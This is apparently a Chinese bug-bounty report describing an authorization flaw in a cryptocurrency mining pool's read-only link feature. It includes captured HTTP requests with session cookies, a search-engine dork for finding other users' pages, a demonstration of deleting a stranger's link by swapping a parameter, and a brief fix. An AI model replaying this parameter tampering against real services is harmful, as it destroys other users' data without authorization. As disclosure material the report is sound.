白帽子昵称: hacksong

漏洞页面 URL:如果是 WEB 类型就填写此项


https://www.******com/*****/*****#*****

简要描述：漏洞说明、利用条件、危害等


经过测试发现用户可以在登录网站以后可以通过修改报文的方式来对他人的挖矿账户进行删除.

漏洞证明

点击只读界面:




生成一个只读界面，你可以看到你的链接，然后点击删除，抓包:



[redacted]只读页面 + 创建

备注	访问权限	创建时间	只读页面链接	操作
6666	矿工管理、收益记录	2021-02-24 17:49	[redacted]	

• 通过只读页面链接可访问您的帐户数据，但无法对您的帐户进行任何操作或改动。



```
[redacted]
Content-Length: 55
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https:/[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.1538393733.1613808290;
_gid=GA1.2.1296778614.1614134906; lang=zh_CN;
aliyungf_tc=56c8775dfbee079b5249287729b82caf6b09a7aedcfae3b5d94cb
c211016144b;
ss_id=2|1:0|10:1614159084|5:ss_id|48:NjBkYWQwMzUtMzI1MS00N2E4LWJh
ZTEtZmE0NzUyMzM2MzB1|20324e362c6eac813ac584c9b997efc836d0b91c1bcb
d40ded44e60907445161;
address_page=2|1:0|10:1614159991|12:address_page|240:eyJjdXJyZW5j
eSI6ICJCQ0giLCAidXJsIjogIi9taW5pbmctdXN1ciliY2gvZWM1OWRkM2Q1ZWY3N
mNmNjA4ODhhYTc2MTE4M2MxNGYiLCAiZG1zcGxheV9jdXJyZW5jeV9jb2R1IjogIk
JDSCIsICJuYW11X3Nob3ci0iAiaGFja3NvbmciLCAibmFtZSI6ICJ1YzU5ZGQzZDV
1Zjc2Y2Y2MDg40GFhNzYxMTgzYzE0ZiJ9|678bd7f040f0d6192e97759e7fc2b24
aa421ab3039576a881ea75bed07af5d12; _gat_UA-159928288-1=1

value=ffa150d161faf380f4e3bfc0fe84bbff&account=[redacted]
```


```
HTTP/1.1 200 OK
Date: Wed, 24 Feb 2021 09:47:54 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 30
Connection: close
Server: nginx
Vary: Accept-Encoding
Set-Cookie: address_page=""; expires=Tue, 25 Feb 2020 09:47:54
GMT; Path=/
X-Frame-Options: sameorigin

{"status": "ok", "data": null}
```

替换为他人的 value 就可以越权删除了，下面演示：

百度搜一个别人的只读界面：

搜索词：inurl:www.******.com/******



baidu.com/s?ie=utf-8&f=8&rsv_bp=1&tn=baidu&wd=inurl%3A[redacted]ning-user&oq=inurl[redacted]us...

[redacted]

百度为您找到相关结果约257个

[redacted]

[redacted]共計獲得 日期日均算力金額交易[redacted] 日期日均算力金額(PPS)金額(獎勵)合計兌換比例位址支付時間支付狀態原因/ 交易 ©...

[redacted]... 百度快照

[redacted]

[redacted]、以太坊、莱特币、大零币、门罗币、达世币、以太经典、古灵币等40多个币种的挖矿服务,目前是全球比特币算力排名第一的矿池。[redacted]

[redacted] 百度快照

[redacted]

[redacted]方BTC、BCHABC、BCHSV交流群[redacted]通知: VCASH不再支持Bitmesh交易所钱包地址,如需获取VCASH收益,请更换使用BKEX交易所钱包地址。 BTC - 过去24小时...

[redacted] 百度快照

[redacted]

[redacted]、以太坊、莱特币、大零币、门罗币、达世币、以太经典、古灵币等40多个币种的挖矿服务,目前是全球比特币算力排名第一的矿池。[redacted]..

[redacted]a... 百度快照

[redacted]

[redacted]计获得 日期日均算力金额交易[redacted] 日期日均算力单位金额(PPS)金额(奖励)合计兑换比例地址支付时间支付状态原因/ 交易 ©...

[redacted]... 百度快照


[redacted]

[redacted]计获得 日期日均算力金额交易[redacted] 日期日均算力单位金额(PPS)金额(奖励)合计兑换比例地址支付时间支付状态原因/ 交易 ...

百度热榜

1 跳车窗女孩家属与货拉拉协商一致 新
2 男子取名"骂建行" 银行拒绝录用
3 急寻2月21日G882次高铁乘客
4 中国人寿被举报造假 当事人回应
5 牛年以来最大规模雨雪上线
6 权志龙Jennie恋情疑曝光 热
7 张伯礼:年底有望恢复到疫情前状态
8 湖北男子求政府分配对象
9 多地上调2021年最低工资标准
10 央视评女孩跳车身亡
11 每周工作4天半可行吗?人社部回应
12 取卵黑手伸向女大学生:一次1至3万
13 超1800人牺牲在脱贫攻坚一线
14 圆明园发布365张老照片 新
15 吴尊女儿在文莱国王面前演奏大提琴

随意选择一个：



[redacted]

[redacted]

總收益 (ETH) 0.00000000

已支付 (ETH) 0.00000000

帳戶餘額 (ETH) 0.00000000

昨日收益 (ETH) 0.00000000

今日已挖(預估) (ETH) 0.00000000


[redacted]唯讀頁面)

● 全部 | 0　● 在線 | 0　● 離線 | 0　● 失效 | 0

通知公告

- 每日08:00達到起付額（0.1 ETH）自動結算，並於當日08:00–16:00自動付款，每日付款一次[redacted]官方ETH/ETC/ETP群：[redacted] value 为 d8f9a3885acf0028a749b505f44c1961

删除测试:




```
Host: [redacted]
Connection: close
Content-Length: 55
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: [redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.1538393733.1613808290;
_gid=GA1.2.1296778614.1614134906; lang=zh_CN;
aliyungf_tc=[redacted];
ss_id=2|1:0|10:1614159084|5:ss_id|48:NjBkYWQwMzUtMzI1MS00N2E4LWJh
ZTEtZmE0NzUyMzM2MzB1|20324e362c6eac813ac584c9b997efc836d0b91c1bcb
d40ded44e60907445161;
address_page=2|1:0|10:1614159991|12:address_page|240:eyJjdXJyZW5j
eSI6ICJCQ0giLCAidXJsIjogIi9taW5pbmctdXN1ciliY2gvZWM1OWRkM2Q1ZWY3N
mNmNjA40DhhYTc2MTE4M2MxNGYiLCAiZG1zcGxheV9jdXJyZW5jeV9jb2R1IjogIk
JDSCIsICJuYW11X3Nob3ci0iAiaGFja3NvbmciLCAibmFtZSI6ICJ1YzU5ZGQzZDV
1Zjc2Y2Y2MDg40GFhNzYxMTgzYzE0ZiJ9|678bd7f040f0d6192e97759e7fc2b24
aa421ab3039576a881ea75bed07af5d12; _gat_UA-159928288-1=1

value=d8f9a3885acf0028a749b505f44c1961a&account=[redacted]
```

```
HTTP/1.1 200 OK
Date: Wed, 24 Feb 2021 09:58:00 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 250
Connection: close
Server: nginx
Vary: Accept-Encoding
Set-Cookie: address_page=""; expires=Tue, 25 Feb 2020 09:58:00
GMT; Path=/
X-Frame-Options: sameorigin

{"status": "ok", "data": [{"user_name": "[redacted]", "name":
"6666", "value": "[redacted]",
"created_at": "2021-02-24T09:49:22Z", "authority": "1,2",
"url":
"[redacted]"}]}
```



404

Not Found

Whoooops!
伺服器有點累，休息一下。

返回首頁

修复方案

对用户权限进行设置